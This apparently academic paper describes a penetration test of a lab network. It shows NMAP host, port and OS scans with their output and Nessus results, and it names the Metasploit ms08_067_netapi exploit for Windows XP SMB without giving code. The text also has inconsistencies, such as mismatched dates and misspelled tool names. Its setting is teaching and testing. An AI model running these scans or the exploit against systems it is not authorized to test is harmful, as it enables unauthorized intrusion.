# Penetration Testing Methodology of Scanning Network using NMAP

Adnan Y. Dawod

Kirkuk University / College of Nursing – Basic Nursing Science Dept.

## ABSTRACT

**This project is focused to perform all the major operations of penetration testing.We will be following phases of penetration testing for example Information Gathering, Vulnerability assessment and then exploitation using penetration testing software. This penetration testing is based on black-box testing where we are just provided with ip address of the computer.You should be aware that scanning a network with NMAP. NMAPis very useful during several steps of penetration testing and it is not limited to merely gathering information and enumeration, but it is also powerful utility that can be used as a vulnerability detector or a security scanner. So NMAP is a multipurpose tool, and it can be run on many different operating systems including Windows, Linux, BSD, and Mac.**

## 1. INTRODUCTION

This project is focused to perform all the major operations of penetration testing. We will be following phases of penetration testing, i.e. Information Gathering, Vulnerability Assessment and then exploitation using penetration testing software[1]. We are assuming a scenario that being a pentester, we are present in the same network as of target computer and we are aware of only IP Address of Target Computer.We know that most of the computers and Servers are compromised by taking the advantage of unnecessary open ports and vulnerabilities related to it.Even system administrator are unaware of unused ports, or might be some application which was in use and later on removed may leave some ports open[2]. We should to know what the Nmap is; it is a powerful network scanning tool which allows you to discover available hosts and resources. NAMPcan be very useful for discovering what open doors exist on your network, including services, ports, operating systems, and other fingerprinting information[3]. NAMP is very useful during several steps of penetration testing and it is not limited to merely gathering information and enumeration, but it is also powerful utility that can be used as a vulnerability detector or a security scanner. So Nmap is a multipurpose tool, and it can be run on many different operating systems including Windows, Linux, BSD, and Mac[4].Being an IT Security Expert, we need to make sure that our network is safe and unwanted ports are closed, so that our computers in the network are not compromised[5].

## 2. PLANNING AND PENTRATION

In this project we will be using NMAP software, showing how the different features of NMAP can help us to gather information, mainly open ports, operating system detection and we will also perform network scanning where we will find out all the computers available in the network. NMAP can help us to detect details of computer in network who's IP we are not aware of. Once we know the IP address of the target system, we can use NMAP to detect operating system, Open Ports, Service/Application Scanning. Once we know the IP address of the remote system, we will perform vulnerability scanning using Nessus Vulnerability Scanner, after knowing the vulnerabilities associated with the target machine, we will find out the matching exploit for that vulnerability and will perform penetration testing using Meta-split. This penetration testing is based on black-box testing where we are just provided with IP address of the computer, we will even see the scenario where even if are not aware of IP Address of the target computer, we can perform network scanning and with some social engineering tricks we can know which ip address belong to which computer.

### Assessment Agreement

The assessment agreement will include:

### Scope

We will follow external testing approach and will first perform network scanning to check whether we can detect the IP Address or not.

**Table 1: Penetration Tests Scope**

| Penetration Testing Scope | |
|---|---|
| **In Scope** | **Out of Scope** |
| 1. Web server<br>2.Switch<br>3. Router<br>4. Network configurations | 1.VoIP<br>2.Database<br>3.DMZ |

**Table 2: Penetration Testing Tools Scope**

| Penetration Testing Tools Scope | |
|---|---|
| **In Scope** | **Out of Scope** |
| 1. Backtrack 5 R3<br>2.NMAP<br>3.Metasploit<br>4.Nessus | 1.GFI Languard<br>2.W3AF<br>3.Core Impact<br>4.SQL map |

### Deliverables

**TABLE 3: DELIVERABLES**

| Deliverable | Description | Acceptance Criteria |
|---|---|---|
| Presentation | Electronic Document | As defined in scope, vetted by Team Lead, approved by Project Manager |
| Report | Electronic Document & Presentation | As defined in scope, vetted by Team Lead, approved by Project Manager |

### Team Members

**Table 4: Team Members**

| Penetration Team Project Members | |
|---|---|
| **Role** | **Responsibility Description** |
| Project Manager | Harcourt, Thomas – Manage team, ultimately responsible for success of project. |
| Project Sponsor | Valasquez, Juan – Handles escalated personnel issues, represents project and team to third parties. |
| Team Members | Pawan |
| Stakeholders | Wilmington University, IT Department Heads |

### Penetration Testing Team Members

**Table 5: Penetration Testing Team Members**

| Engineer | Specialty | Duty | Email | Phone Number | Alternate |
|---|---|---|---|---|---|
| Harcourt, Thomas | Manage team, ultimately responsible for success of project. | Project Manager | harcourt@wilmu.edu | 1-800-943-225 | Anthony, Barba |
| Valasquez, Juan | Handles escalated personnel issues, represents project and team to third parties. | Project Sponsor | valasquez@wilmu.edu | 203-400-5829 | Gutlapally, Srikanth |
| Pawan | Network admin | Engineer | pawan@wilmu.edu | 2016065349. | Peter, Haynes |

| | | | | | |
|---|---|---|---|---|---|
| Harcourt, Thomas | Manage team, ultimately responsible for success of project. | Project Manager | harcourt@wilmu.edu | 1-800-943-225 | Anthony, Barba |
| Valasquez, Juan | Handles escalated personnel issues, represents project and team to third parties. | Project Sponsor | valasquez@wilmu.edu | 203-400-5829 | Gutlapally, Srikanth |
| Pawan | Network admin | Engineer | pawan@wilmu.edu | 2016065349. | Peter, Haynes |

**Escalation Path**All the problems and unethical data would be reported to our manager Mr. Harcourt Thomas and to the team leaders at participating teams.

**Date of the test**27th November, 2014.

**Start time**05:00pm.

**Miscellaneous Points of Contact**

a. Law Enforcement (City, State, County): Wilmington State Police, Delaware – 19702, USA. Ph# 919-564-5656.

b. Internet Service Provider: Comcast Services, 2nd Floor, Patrick Avenue, New York, Delware.

c. Consultants: Rosie Johnson Consultants, Dover, Wilmington.

d. Subject Matter Experts: Panel of heads of departments, Wilmington University.

e. Lawyers: Andrew Augustine advocates services, New York.

**Retest Policy** A total of 3 recurring tests are performed to maintain accuracy and to decrease errors.

**Working conditions** Wilmington University using Dell personal computers.

**Working conditions**

**2.1.4.8. Liability Insurance or Approval in Writing**ISO insurance company New York.

**Assessment** We will be following Black Box Testing approach assuming that we know only the IP address of the remote machine, and even in the worst scenario, if we don't know the IP Address we will perform Network Scanning to know all the Machines connected to the network.

**Information Gathering**

Although we are performing black box testing and we are aware of remote ip address, but to be aware of the network, we perform complete network scanning with NMAP. We will be doing active information gathering as this penetration testing is being done with permission and we are comfortable even if our IP is logged in the target machine. So we start with network scanning command to find out all the computers which are part of our network. We will be using ZenMAP – GUI version of NMAP to perform all the scans.

Command – NMAP 192.168.2.1/24.

**Network Mapping**

We are discussing both the aspects of black box testing; firstly we are aware of target IP address. In the worst scenario, if we are just left inside the network and once we do the complete network mapping with NMAP, we will observe that we have got list of IP Addresses, here we need to make sure that we find out the target IP by using Social Engineering Method like Shoulder Surfing etc. Using these two methods social engineering and complete network scanning, we find out the target IP. Now we will perform intense scan (default scan which will give all the details of specified IP) using Zen MAP. We will specify the target ip address in Target field.Here will come to know about OS associated with that IP address, Open Ports and what are the services/applications running on that particular IP.There might be a case where we are unable to find OS of target IP, using NMAP –O 192.168.2.5.So we can use a switch of NMAP which is specifically meant to detect Operating System.

### Vulnerability Analysis


**Table 6: Vulnerability Details**

| System | Vulnerabilities | Exploit | Exploit Description | Exploit Source | Ranking |
|---|---|---|---|---|---|
| Windows XP SP3 | Vulnerability in Server Service Could Allow Remote Code Execution | exploit/windows/smb/ms08_067_netapi | This exploit will help us to attack SMB vulnerability which will compromise the target machine. | Metasplit Exploit Directory in Backtrack | Good |

### Penetration Testing

We will start using Microsoft Server Service Relative Path Stack Corruption, this module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

**Step 1:** Finding IP Address of the target computer usingZenMAP network scanning method.



Target: 192.168.2.1/24
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.2.1/24


. (192.168.2.1)
192.168.2.2
192.168.2.3
192.168.2.5
192.168.2.6
192.168.2.8
192.168.2.10

nmap -T4 -A -v 192.168.2.1/24

```
Nmap scan report for 192.168.2.5
Host is up (0.00085s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP
microsoft-ds
2869/tcp open  http         Microsoft HTTPAPI httpd
1.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS
response (status code 400)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:1A:7F:FA (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/
o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
```

**Step 2:** By doing network scanning, although we found out that target computer might be using Windows XP SP3, so to confirm the OS; we will perform the OS Scan. We will be finding OS by following command – NMAP–O 192.168.2.5,In some cases if OS is still not being displayed, we have default script scanning command – NMAP – 192.168.2.5.

**Step 3:** Scanning Victim's PC with nmap to detect open ports & OS.




```
root@bt:~# nmap -sC 192.168.2.5

Starting Nmap 6.01 ( http://nmap.org ) at 2013-11-27 07:11 EST
Nmap scan report for 192.168.2.5
Host is up (0.00046s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:1A:7F:FA (VMware)

Host script results:
|_nbstat: NetBIOS name: THENAPST-BE38E3, NetBIOS user: <unknown>, NetBIOS MAC: 0
0:0c:29:1a:7f:fa (VMware)
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   Computer name: thenapst-be38e3
|   NetBIOS computer name: THENAPST-BE38E3
|   Workgroup: WORKGROUP
|_  System time: 2013-11-27 07:11:31 UTC+5.5

Nmap done: 1 IP address (1 host up) scanned in 16.22 seconds
```



Target: 192.168.2.5 Profile:

Command: nmap -O 192.168.2.5


| OS | Host |
|---|---|
| | . (192.168.2.1) |
| | 192.168.2.2 |
| | 192.168.2.3 |
| | 192.168.2.5 |
| | 192.168.2.8 |

nmap -O 192.168.2.5

```
21:57 EST
Nmap scan report for 192.168.2.5
Host is up (0.0019s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1032/tcp open  iad3
MAC Address: 68:A3:C4:A9:F5:9A (Liteon Technology)
```


**Figure 1: Result shows list of Open Ports**

**Step 4:** Nessus Vulnerability Scanning of 192.168.2.5.




| Host | Total | High | Medium | Low | Open Port |
|---|---|---|---|---|---|
| 192.168.2.5 | 9 | 0 | 1 | 8 | 0 |

**Step 5:** Detail Report of Nessus.



| Port | Protocol | SVC Name | Total | High | Medium | Low | Open Port |
|---|---|---|---|---|---|---|---|
| 0 | tcp | general | 4 | 0 | 0 | 4 | 0 |
| 53 | udp | dns | 5 | 0 | 1 | 4 | 0 |

**Step 6:** Now we will do penetration testing using Meta-split on 192.168.2.5. After performing port scanning & vulnerability scanning, we have found out that port number 445 is open which results to SMB vulnerability, so we will use this exploit (exploit/windows/ms08_067_netapi) in Meta-split to perform penetration testing.



